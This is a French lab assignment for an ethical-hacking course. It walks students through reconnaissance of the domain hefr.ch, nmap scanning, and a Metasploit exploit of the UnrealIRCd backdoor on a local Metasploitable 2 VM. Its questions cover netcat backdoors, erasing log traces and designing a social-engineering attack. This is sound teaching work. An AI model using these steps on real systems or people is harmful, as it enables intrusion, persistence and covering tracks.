Sécurité

Objectif

L'objectif de ce rapport est de vous mettre dans la peau d'un Ethical hacker et de réaliser votre premier audit de sécurité.

Vous travaillez pour l'entreprise FuturSec, spécialisée dans les audits de sécurité informatique. Vous venez d'obtenir un contrat pour réaliser un de ces audits sur la cible **HEFR**.

Tâche 1 – Reconnaissance

La première tâche consiste à réaliser la phase de reconnaissance. Vous devez récolter le maximum d'information sur la cible. Cette phase est primordiale puisqu'elle vous permet de connaître votre cible et d'utiliser ces connaissances pour la suite de l'audit. Votre objectif est de trouver les éléments suivants :

- Secteur d'activité de la cible
- VIPs
- e-mails
- adresses IP
- …

Vous pouvez utiliser des outils pour aller plus vite et trouvez plus d'informations en plus de vous baser sur des recherches manuelles. Concentrez vos recherches sur le nom de domaine « hefr.ch ».

- TheHarvester
- whois
- fierce

Exemples :

```
theharvester -d hefr.ch -b google

whois hefr.ch

fierce -dns hefr.ch
```

P1 : Rapportez vos découvertes.
P2 : Expliquez à quoi servent les outils que vous avez utilisés et comment vous les avez utilisés.
P3 : Quelle type d'attaque très efficace basé sur le côté humain pourrez-vous réalisez avec les informations que vous venez d'obtenir ?
P4 : Proposez un exemple concret de ce type d'attaque avec les informations que vous avez.

Tâche 2 – Scan

La seconde tâche consiste à réaliser la phase de scanning. Suite à votre phase de reconnaissance vous avez trouvez de nombreuses machines accessible (adresses IP). Une en particulier vous parait intéressante, la machine **metasploitable**. Avant de réaliser cette tâche, il est important de mettre en place vos machines selon l'**annexe A**.

Scanner cette machine à la recherche de port ouverts et de services vulnérables à l'aide de l'outil **nmap**. Les scans peuvent prendre plusieurs minutes selon le type.

Scan par défaut :

```
nmap 192.168.1.20
```

Scan amélioré :

```
nmap -sV -Pn -T5 -p- 192.168.1.20
```

Scan la cible à la recherche de vulnérabilités connues sur certains ports :

```
nmap -Pn -p 21 5900 6667 --script vuln 192.168.1.20
```

Ne vous basez pas que sur les vulnérabilités fournies par nmap, il n'est pas performant à 100%. Rechercher par vous-même en fonction des services que vous avez trouvez pour détecter des vulnérabilités. Kali fournit une interface vers une liste d'exploit :

```
searchsploit ircd linux
```

P1 : Quel est la différence entre le scan de nmap par défaut et celui amélioré ?
P2 : Rapportez vos découvertes. Quels ports sont ouverts et quelles sont les services associés ?
P3: Quelles services sont vulnérables ?
P4: Expliquez les différentes options que vous avez utilisées avec nmap.

Liens utile :

https://www.cvedetails.com/

https://www.exploit-db.com/

Tâche 3 – Exploitation

La troisième tâche consiste à réaliser la phase d'exploitation. Suite à votre phase de scan , vous avez trouvez de nombreux services, ports ouverts et vulnérabilités sur la machine cible. A vous de les exploiter pour prendre en possession. L'**annexe B** peut vous aider dans la compréhension de linux.

Metasploit est un framework très puissant permettant de faire de l'exploitation. Ce n'est évidemment pas la seul solution et il est n'est pas toujours suffisant à lui seul.

Avant de tenter de réaliser des exploits, pensez à contrôler si les protocoles d'accès à distance sont utilisables (telnet, ssh, vnc, …) avec des identifiants par défaut (admin, root, …).

Ouvrir la console metasploit:

```
msfconsole
```

L'exemple suivant montre comment trouver un exploit dans metasploit en se basant sur un service découvert précédemment puis de l'utiliser pour pénétrer la cible. Cet exploit fournit un shell sur la machine metasploitable avec lequel on peut naviguer librement.

```
search ircd
use exploit/unix/irc/unreal_ircd_3281_backdoor
show options
set rhost 192.168.1.20
exploit
```

Si l'exploit a fonctionné, un message "Command shell session" doit apparaître. Vous pouvez lancer les commandes suivantes pour contrôlez qui, où et sur quel type de machine vous êtes :

```
id
pwd
uname –a
```

Lorsque vous avez réussi à pénétrer la machine, vous pouvez laisser une preuve de votre réussite :

```
cd ~
touch hacked.txt; echo "You've been hacked by a pro" > hacked.txt
```

P1 : Décrivez les différents exploits que vous avez réalisés.

Tâche 4 – Post-exploitation

La quatrième tâche consiste à réaliser la phase de post-exploitation. Suite à votre phase d'exploitation, vous avez trouvez plusieurs failles et réussi à pénétrer sur la machine. Vous devez désormais effacer vos traces et installer vos propres backdoor.

Les traces que vous laissez sont inscrites dans des fichiers de log. Ces fichiers sous linux se trouvent dans le répertoire /var/log/.

Une façon de faire une backdoor simplement est d'utiliser l'outil netcat.

P1 : Décrivez la mise en place d'une backdoor sur la cible.
P2 : Trouvez des fichiers qui contiennent des traces de vos activités (votre adresse IP) sur la cible.
P3 : Décrivez les différentes méthodes pour effacer vos traces.

Tâche 5 – Solutions pour sécuriser la cible (optionnel)

La cinquième tâche consiste à indiquer au client les différentes solutions disponible pour corriger les failles et les vulnérabilités que vous avez découvertes. Un bon rapport doit toujours contenir des solutions compréhensibles pour le client.

Annexe A – Mise en place des machines

Il est important de travailler sur des machines dans un **réseau local** pour éviter tout problème avec la justice. Le plus sûr et pratique est d'utiliser des machines virtuelles sur votre machine ou celle du laboratoire.

Votre portable jouera le rôle de l'attaquant avec la distribution linux **Kali** et de la victime avec la distribution linux **Metasploitable 2**. Cette distribution contient volontairement des vulnérabilités pour pouvoir s'entrainer dessus.

Avant de vous cloisonner, utilisez votre accès internet pour mettre à jour votre machine Kali avec la commande suivante :

```
apt-get update && apt-get dist-upgrade && msfupdate
```

Pour réaliser le réseau local, lancez simplement les machines virtuelles et coupez-vous d'Internet.



Figure 1 : Montage des machines

Pour trouver les adresses IP de vos machines virtuelles, dans un terminal, lancez :

```
ifconfig
```

Si vous avez des problèmes avec le clavier de la machine Metasploitable, vous pouvez changer le layout en utilisant la commande suivante :

```
sudo loadkeys ch
```

Annexe B – Linux

Cette annexe contient des informations utiles sur linux comme des commandes ou le système de fichier. La liste de commandes est non exhaustive.

Le système de fichier sous linux contient de nombreux dossier, certains peuvent vous intéresser :

```
bin         : executable programm
boot        : file to the boot
dev         : peripheric
etc         : configuration file
home        : personnal directory
lib         : shared library
media       : to acced at amovible periperic like usb key
mnt         : same but temporary
opt         : add-ons of programms
proc        : system information
root        : personnal directory of the user root (not in home)
sbin        : system programm (important)
tmp         : temporary folder for the programms
usr         : big one where lots of programm will install
var         : logs
```

Liste de commandes:

```
pwd         : display where you are
whoami      : display who you are
ls          : display files present in this directory
cat         : display the content of a file
history     : display the historic of commands
who         : display users connected
cd          : change directory
touch       : create a new file
ps          : display active process
```

Références

- Rapid7

  http://www.rapid7.com/

- Nmap

  https://nmap.org/